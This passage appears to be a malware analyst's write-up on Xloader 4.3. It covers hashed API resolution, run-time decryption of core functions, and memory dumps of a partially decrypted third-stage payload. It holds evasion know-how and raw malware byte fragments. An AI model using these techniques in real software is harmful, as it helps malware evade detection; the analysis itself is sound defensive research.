019169B0 61 6E 73 61 63 74 69 6F  6E 00 4E 74 52 6F 6C 6C  ansaction.NtRoll
019169C0 62 61 63 6B 54 72 61 6E  73 61 63 74 69 6F 6E 00  backTransaction.
```

```
EAX 207C50FF
EBX 0000022B
ECX 00000000
EDX 01916946  "NtResumeThread"
ESI 0190DA20  ntdll.dll:0190DA20
EDI 01800000  ntdll.dll:01800000
EBP 010FE184  Stack[00001FAC]:010FE184
ESP 010FE168  Stack[00001FAC]:010FE168
EIP 005F96EF  sub_5F9663+8C
EFL 00000202
```

```
C:\Users\redte\Desktop>python check_hash.py
Provided Hash: 0x207C50FF
Matching String: NtResumeThread

1 matches found !!!

C:\Users\redte\Desktop>
```

```
OW64\user32.dll
OW64\win32u.dll
OW64\GDI32.dll
OW64\gdi32full.dll
OW64\msvcp_win.dll
OW64\ucrtbase.dll
OW64\IMM32.DLL
```

- I wrote a little script that does the same, I provide the hash and it searches in a list of commonly used strings,apis,paths etc, computes their hashes and then compares with the provided hash to check weather a match has been found or not.
- Here in this case, the hash matched on **NtResumeThread** API call, so malware will exit the loop and continues to retrieve the address and then call the api.
- It manually searches for the address of desired API and calls it, this way the debugger is also not able to detect which API is being called.
- In the screenshot below, I have opened another instance of same dll in IDA with symbols and we can see the hex value that is being pushed onto eax register is the same.



```
ntdll.dll:018730BC db 0C2h ; Â
ntdll.dll:018730BD db  14h
ntdll.dll:018730BE db    0
ntdll.dll:018730BF db  90h
ntdll.dll:018730C0 ; ---------------------------------------------------------------
ntdll.dll:018730C0 mov     eax, 70052h
ntdll.dll:018730C5 mov     edx, offset unk_1888A40
ntdll.dll:018730CA call    edx ; unk_1888A40
ntdll.dll:018730CC retn    8
ntdll.dll:018730CC ; ---------------------------------------------------------------
```

```
.text:018730C0
.text:018730C0 ; =============== S U B R O U T I N E =======================================
.text:018730C0
.text:018730C0
.text:018730C0 ; __stdcall ZwResumeThread(x, x)
.text:018730C0                 public _ZwResumeThread@8
.text:018730C0 _ZwResumeThread@8 proc near             ; CODE XREF: EtwpCreateEtwThread(x,x)+2E↑p
.text:018730C0                                         ; RtlSetProcessDebugInformation(x,x,x)+9F↓p ...
.text:018730C0                 mov     eax, 70052h     ; NtResumeThread
.text:018730C5                 mov     edx, offset _Wow64SystemServiceCall@0 ; Wow64SystemServiceCall()
.text:018730CA                 call    edx ; Wow64SystemServiceCall() ; Wow64SystemServiceCall()
.text:018730CC                 retn    8
.text:018730CC _ZwResumeThread@8 endp
.text:018730CC
```

```
01DE1DA0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
01DE1DB0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
01DE1DC0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
01DE1DD0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
01DE1DE0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
01DE1DF0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
01DE1E00 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
01DE1E10 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
01DE1E20 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```

```
EAX 00000138
EBX 00000000
ECX 018730C0  ntdll.dll:018730C0
EDX 00000000
ESI 010FF3D0  Stack[00001FAC]:010FF3D0
EDI 010FF894  Stack[00001FAC]:010FF894
EBP 010FE1D8  Stack[00001FAC]:010FE1D8
ESP 010FE1C8  Stack[00001FAC]:010FE1C8
EIP 018730C0  ntdll.dll:018730C0
EFL 00000206
```


```
010FE1A8  010FF894  Stack[00001FAC]:010FF894
010FE1AC  010FF3D0  Stack[00001FAC]:010FF3D0
010FE1B0  00000000
010FE1B4  010FE9E0  Stack[00001FAC]:010FE9E0
010FE1B8  010FE1D8  Stack[00001FAC]:010FE1D8
010FE1BC  005FE11F  sub_5FE103+1C
010FE1C0  010FE9BC  Stack[00001FAC]:010FE9BC
010FE1C4  010FF3D0  Stack[00001FAC]:010FF3D0
010FE1C8  005FE12E  sub_5FE103+2B
010FE1CC  00000138
010FE1D0  00000000
010FE1D4  010FE9BC  Stack[00001FAC]:010FE9BC
010FE1D8  010FE970  Stack[00001FAC]:010FE970
010FE1DC  005EE0D5  .text:005EE0D5
```

- I know the hashing function, so instead of stepping through this native assembly of hundreds of functions in a loop, I have just setup the breakpoint on that function by writing IDA python script and just continuing again and again to see the decrypted APIs
- The List of APIs that I found are listed below:

1	NtOpenDirectoryObject	
2	NtCreateMutant	
3	RtlSetEnvironmentVariable	
4	NtCreateSection	
5	NtMapViewOfSection	
6	NtOpenProcess	
7	RtlAllocHeap	
8	NtQueryInformationToken	
9	NtProtectVirtualMemory	
10	NtCreateFile	
11	NtDelayExecution	
12	NtReadVirtualMemory	
13	NtOpenThread	
14	NtReadFile	
15	NtUnmapViewOfSection	
16	NtResumeThread	
17	ExitProcess	
18	NtQuerySystemInformation	
19	NtOpenProcessToken	
20	NtAdjustPrivilegesToke	
21	NtReadVirtualMemory	
22	RtlQueryEnvironmentVariable	
23	RtlDosPathNameToNtPathName_U	
24	NtSuspendThread	
25	NtGetContextThread	
26	NtSetContextThread	

Decrypting Core Malicious Functions:

- The malware decrypts its core functions at run-time and then jumps to those functions continuing the execution flow.
- Xloader sets up a function by **push ebp** and **mov ebp, esp** and other starting instructions but below these all bytes are encrypted.
- In previous versions of formbook, the core malicious functions could be identified by the magic bytes of 48909090, 49909090 etc.
- However, in the latest xloader 4.3 these starting bytes are random.
- After the anti-vm checks and establishing the RC4 decryption key. These functions are decrypted at run-time and the execution flow jumped to the decrypted assembly.
- IDA resolves the decrypted bytes and recreates assembly instructions to continue.



```
.text:005EDDE0 db 9, 0B4h, 0CEh
.text:005EDDE3 ; ---------------------------------------------------------------------------
.text:005EDDE3
.text:005EDDE3 loc_5EDDE3:                             ; CODE XREF: .text:005E35A2↑p
.text:005EDDE3 push    ebp
.text:005EDDE4 mov     ebp, esp
.text:005EDDE6 sub     esp, 770h
.text:005EDDEC push    ebx
.text:005EDDED push    esi
.text:005EDDEE db 90h, 90h
.text:005EDDEE db  90h
.text:005EDDF0 db 90h, 90h, 90h, 90h, 33h, 0DBh, 68h
.text:005EDDF0 db  90h
.text:005EDDF7 movsb
.text:005EDDF8 add     al, [eax]
.text:005EDDFA db 0, 8Dh
.text:005EDDFA db    0
.text:005EDDFC db 85h, 9Ch
.text:005EDDFC db  85h ; …
.text:005EDDFE db 0FAh, 0FFh, 0FFh, 53h, 50h, 89h
.text:005EDDFE db 0FAh ; ú
.text:005EDE04 popf
.text:005EDE05 db 98h, 0FAh, 0FFh, 0FFh, 0E8h, 75h
.text:005EDE05 db  98h ; ˜
.text:005EDE0B and     al, 1
.text:005EDE0D db 0, 68h, 0A4h, 2, 0
.text:005EDE0D db    0
.text:005EDE12 db 0, 8Dh
.text:005EDE12 db    0
.text:005EDE14 db 8Dh, 44h
.text:005EDE14 db  8Dh
.text:005EDE16 db 0FDh, 0FFh, 0FFh, 53h, 51h
.text:005EDE16 db 0FDh ; ý
.text:005EDE1B db 89h
.text:005EDE1B db  89h ; ‰
0000DDEE 005EDDEE: .text:005EDDEE (Synchronized with EIP)
```


Please confirm

IDA has detected that EIP points inside a previously defined instruction.
This can perhaps indicate that:
- an error occurred during the analysis.
- the code modified itself during the execution.
Would you like to directly create an instruction at EIP ?

☐ Don't display this message again

Decrypted Core Functions

```
010FE910  00 00 00
010FE920  00 00 00
010FE930  00 00 00
010FE940  00 00 00
010FE950  00 00 00
010FE960  B0 E9 0F
010FE970  B0 E9 0F
010FE980  EB 02 00
010FE990  63 4C 17
010FE9A0  08 27 87
010FE9B0  7C F4 0F
010FEA90  BE C2 77
010FEAA0  A9 3F 29
010FEAB0  3B 82 BF
010FEAC0  EF 5F 97
010FEAD0  E1 C3 23
010FEAE0  8E 97 A3
010FEAF0  5E 86 71
010FEB00  E9 08 76
010FEB10  70 56 67
010FEB20  D9 BF A3
010FEB30  F2 1B 57
UNKNOWN 010FE950: S
```




```
.text:005EDDEE db 90h
.text:005EDDEF ; ---------------------------------------------------------------
.text:005EDDEF nop
.text:005EDDF0 nop
.text:005EDDF1 nop
.text:005EDDF2 nop
.text:005EDDF3 nop
.text:005EDDF4 xor     ebx, ebx
.text:005EDDF6 push    2A4h
.text:005EDDFB lea     eax, [ebp-564h]
.text:005EDE01 push    ebx
.text:005EDE02 push    eax
.text:005EDE03 mov     [ebp-568h], ebx
.text:005EDE09 call    sub_600283
.text:005EDE0E push    2A4h
.text:005EDE13 lea     ecx, [ebp-2BCh]
.text:005EDE19 push    ebx
.text:005EDE1A push    ecx
.text:005EDE1B mov     [ebp-2C0h], ebx
.text:005EDE21 call    sub_600283
.text:005EDE26 push    206h
.text:005EDE2B lea     eax, [ebp-76Eh]
.text:005EDE31 xor     edx, edx
.text:005EDE33 push    ebx
.text:005EDE34 push    eax
.text:005EDE35 mov     dword ptr [ebp-14h], 8B55FF8Bh
.text:005EDE3C mov     dword ptr [ebp-10h], 0E8ECh
.text:005EDE43 mov     [ebp-0Ch], bx
.text:005EDE47 mov     [ebp-770h], dx
.text:005EDE4E call    sub_600283
.text:005EDE53 mov     esi, [ebp+8]
.text:005EDE56 push    10h
.text:005EDE58 lea     ecx, [ebp-770h]
```

EIP
Replaced with identified flag bytes
Assembly generated from decrypted bytes

Understanding the detailed technical methodology of decrypting these encryption and obfuscation techniques. This following blog by **zscaler** is an excellent resource.
https://www.zscaler.com/blogs/security-research/technical-analysis-xloader-s-code-obfuscation-version-4-3

Partially Decrypted Shellcode:


- Stepped over a few functions and it looks like it reads itself and most likely trying to inject itself in some other process
- The malware is now preparing for another binary to inject further. As can be seen in the screenshot of the dump that I found in the memory
- This memory dump is **RWX** memory region in itself as can be seen in the process hacker



```
0136FFB0  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0136FFC0  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0136FFD0  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0136FFE0  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0136FFF0  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
01370000  4D 5A 07 E8 E7 F5 D6 83  40 AD A9 5A 09 A6 08 A8  MZ.èçõÖƒ@©Z.¦.¨
01370010  25 85 0E E8 AE 50 BF DF  E6 8B 9C DC 71 A1 75 3F  %….è®P¿ßæ‹œÜq¡u?
01370020  C2 86 7F 38 D4 9B A6 D1  1A D2 24 2F B8 12 53 14  Â†.8Ô›¦Ñ.Ò$/¸.S.
01370030  F3 DD BF A9 E6 30 80 7B  77 AA C7 C3 8A F1 B6 EA  óÝ¿©æ0€{wªÇÃŠñ¶ê
01370040  75 52 75 4C B3 A7 82 3D  DC 7E 48 49 D4 77 54 68  uRuL³§‚=Ü~HIÔwTh
01370050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is·program·canno
01370060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t·be·run·in·DOS·
01370070  6D 6F 64 65 2E F4 C0 43  EE 84 73 46 DA 20 B8 65  mode.ôÀCî„sFÚ·¸e
01370080  F5 AE B4 C4 1E A1 D9 9D  FB 11 AD ED E2 11 CD 6E  õ®´Ä.¡Ù.û.íâ.Ín
01370090  FA 3D 32 C6 9D 92 B4 FE  01 83 CC 35 18 48 9E 96  ú=2Æ.’´þ.ƒÌ5.Hž–
013700A0  B4 7A 37 87 EF DD 13 23  CA 7D E2 EB 14 FC 8B B8  ´z7‡ïÝ.#Ê}âë.ü‹¸
013700B0  8E 2A 72 F5 4C D6 F7 0A  5E E4 3F 1B B0 A0 36 F3  Ž*rõLÖ÷.^ä?.° 6ó
013700C0  2F 52 D4 3B 2D 13 A0 F0  07 DE 73 14 05 EA 7F A3  /RÔ;-. ð.Þs..ê.£
013700D0  81 37 8F C8 4C 67 90 51  4D D0 51 61 6B CF 87 64  .7.ÈLg.QMÐQakÏ‡d
013700E0  AE 5F 14 48 A0 EA 89 EB  FA 5F E9 CF 7C 84 B0 15  ®_.H ê‰ëú_éÏ|„°.
013700F0  1D 8E 13 A9 64 EF 8A BA  16 6F 8C 6D 11 7E 99 D2  .Ž.©dïŠº.oŒm.~™Ò
01370100  78 C8 7E 17 10 0B D5 FB  EA 25 CB 86 43 72 26 F7  xÈ~...Õûê%Ë†Cr&÷
01370110  A8 54 86 FF 5E 13 EA 2C  00 E8 77 A8 6A 54 75 23  ¨T†ÿ^.ê,.èw¨jTu#
01370120  D6 B6 9B 0E 45 1D 8C 0A  21 5B A1 A0 20 5B E9 32  Ö¶›.E.Œ.![¡ ·[é2
01370130  6B B4 6E 31 00 7D BA 91  54 64 9A 7A 3D FA 22 41  k´n1.}º‘Tdšz=ú"A
01370140  10 51 F1 96 06 C9 B7 FF  E5 27 F4 85 DC E7 02 AC  .Qñ–.É·ÿå'ô…Üç.¬
01370150  AE D4 55 A9 13 D5 02 D0  5B 0A 7E 4C 54 17 A8 12  ®ÔU©.Õ.Ð[.~LT.¨.
01370160  6E C0 0A 18 1D B7 5C C1  7F B1 4A 9C 3F BF 78 4F  nÀ...·\Á.±Jœ?¿xO
01370170  B9 DC C2 CE 5E C2 C8 D1  5A 03 AA 84 75 54 10 80  ¹ÜÂÎ^ÂÈÑZ.ª„uT.€
01370180  37 2C 6E FA 50 8E 86 3A  37 22 2E 4F 10 8B 53 02  7,núPŽ†:7".O.‹S.
01370190  D3 F5 3E 08 AB ED 16 7C  9C 76 A6 8C 69 59 61 72  Óõ>.«í.|œv¦ŒiYar
013701A0  B5 BC A3 A6 68 F6 3A 51  54 A2 25 05 19 F2 9B AC  µ¼£¦hö:QT¢%..ò›¬
013701B0  45 47 50 BF C0 FE F3 B9  68 8C FB CA F8 CD A3 CF  EGP¿Àþó¹hŒûÊøÍ£Ï
013701C0  2E 99 33 82 2D 99 82 EE  20 58 B9 27 20 9D 59 37  .™3‚-™‚î·X¹'·.Y7

UNKNOWN 01370001: debug053:01370001 (Synchronized with ESI)
```

```
EAX 010FE168 ↳ Stack[00001FAC]:010FE168
EBX 00000001 ↳
ECX 00000000 ↳
EDX 010FE168 ↳ Stack[00001FAC]:010FE168
ESI 01370000 ↳ debug053:01370000
EDI 0002C3F4 ↳
EBP 010FE1E8 ↳ Stack[00001FAC]:010FE1E8
ESP 010FE158 ↳ Stack[00001FAC]:010FE158
EIP 005FFBBB ↳ sub_5FFB33+88
EFL 00000244
```

```
010FE158  010FE168  Stack[00001FAC]:010FE168
010FE15C  010FF894  Stack[00001FAC]:010FF894
010FE160  010FE9BC  Stack[00001FAC]:010FE9BC
010FE164  00000000
010FE168  67452301
010FE16C  EFCDAB89
010FE170  98BADCFE
010FE174  10325476
010FE178  C3D2E1F0
010FE17C  00000000
010FE180  00000000
010FE184  FFFFFFFF
010FE188  010FE418  Stack[00001FAC]:010FE418
010FE18C  00000000
010FE190  00000000
010FE194  00000000
```




☑ Hide free regions

Base address	Type
0x1715000	Private: Commit
0x1755000	Private: Commit
0x17c5000	Private: Commit
0x1c4c000	Private: Commit
0x1d4c000	Private: Commit
0x1e4d000	Private: Commit
0x5e1000	Image: Commit
0x1370000	Mapped: Com...
0x1800000	Private: Commit
0x75701000	Image: Commit
0x76620000	Image: Commit
0x76731000	Image: Commit
0x769f1000	Image: Commit
0x76c91000	Image: Commit
0x76d51000	Image: Commit
0x77601000	Image: Commit

dump.exe (4444) (0x1370000 - 0x139d000)

```
00000000 4d 5a 07 e8 e7 f5 d6 83 40 ad a9 5a 09 a6 08 a8 MZ......@..Z....
00000010 25 85 0e e8 ae 50 bf df e6 8b 9c dc 71 a1 75 3f %....P......q.u?
00000020 c2 86 7f 38 d4 9b a6 d1 1a d2 24 2f b8 12 53 14 ...8......$/..S.
00000030 f3 dd bf a9 e6 30 80 7b 77 aa c7 c3 8a f1 b6 ea .....0.{w.......
00000040 75 52 75 4c b3 a7 82 3d dc 7e 48 49 d4 77 54 68 uRuL...=.~HI.wTh
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS 
00000070 6d 6f 64 65 2e f4 c0 43 ee 84 73 46 da 20 b8 65 mode...C..sF. .e
00000080 f5 ae b4 c4 1e a1 d9 9d fb 11 ad ed e2 11 cd 6e ...............n
00000090 fa 3d 32 c6 9d 92 b4 fe 01 83 cc 35 18 48 9e 96 .=2........5.H..
000000a0 b4 7a 37 87 ef dd 13 23 ca 7d e2 eb 14 fc 8b b8 .z7....#.}......
000000b0 8e 2a 72 f5 4c d6 f7 0a 5e e4 3f 1b b0 a0 36 f3 .*r.L...^.?...6.
000000c0 2f 52 d4 3b 2d 13 a0 f0 07 de 73 14 05 ea 7f a3 /R.;-.....s.....
000000d0 81 37 8f c8 4c 67 90 51 4d d0 51 61 6b cf 87 64 .7..Lg.QM.Qak..d
000000e0 ae 5f 14 48 a0 ea 89 eb fa 5f e9 cf 7c 84 b0 15 ._.H....._..|...
000000f0 1d 8e 13 a9 64 ef 8a ba 16 6f 8c 6d 11 7e 99 d2 ....d....o.m.~..
00000100 78 c8 7e 17 10 0b d5 fb ea 25 cb 86 43 72 26 f7 x.~......%..Cr&.
00000110 a8 54 86 ff 5e 13 ea 2c 00 e8 77 a8 6a 54 75 23 .T..^..,..w.jTu#
00000120 d6 b6 9b 0e 45 1d 8c 0a 21 5b a1 a0 20 5b e9 32 ....E...![.. [.2
00000130 6b b4 6e 31 00 7d ba 91 54 64 9a 7a 3d fa 22 41 k.n1.}..Td.z=."A
00000140 10 51 f1 96 06 c9 b7 ff e5 27 f4 85 dc e7 02 ac .Q.......'......
00000150 ae d4 55 a9 13 d5 02 d0 5b 0a 7e 4c 54 17 a8 12 ..U.....[.~LT...
00000160 6e c0 0a 18 1d b7 5c c1 7f b1 4a 9c 3f bf 78 4f n.....\...J.?.xO
00000170 b9 dc c2 ce 5e c2 c8 d1 5a 03 aa 84 75 54 10 80 ....^...Z...uT..
00000180 37 2c 6e fa 50 8e 86 3a 37 22 2e 4f 10 8b 53 02 7,n.P..:7".O..S.
```

- I stepped over a few functions while monitoring the memory region.
- The malware is decrypting the shellcode from the binary
- Only plain shellcode is left without MZ headers
- This is the 3rd stage xloader which is partially decrypted
- I dumped the binary from memory and run a FLOSS string search on it which provides some useful insights

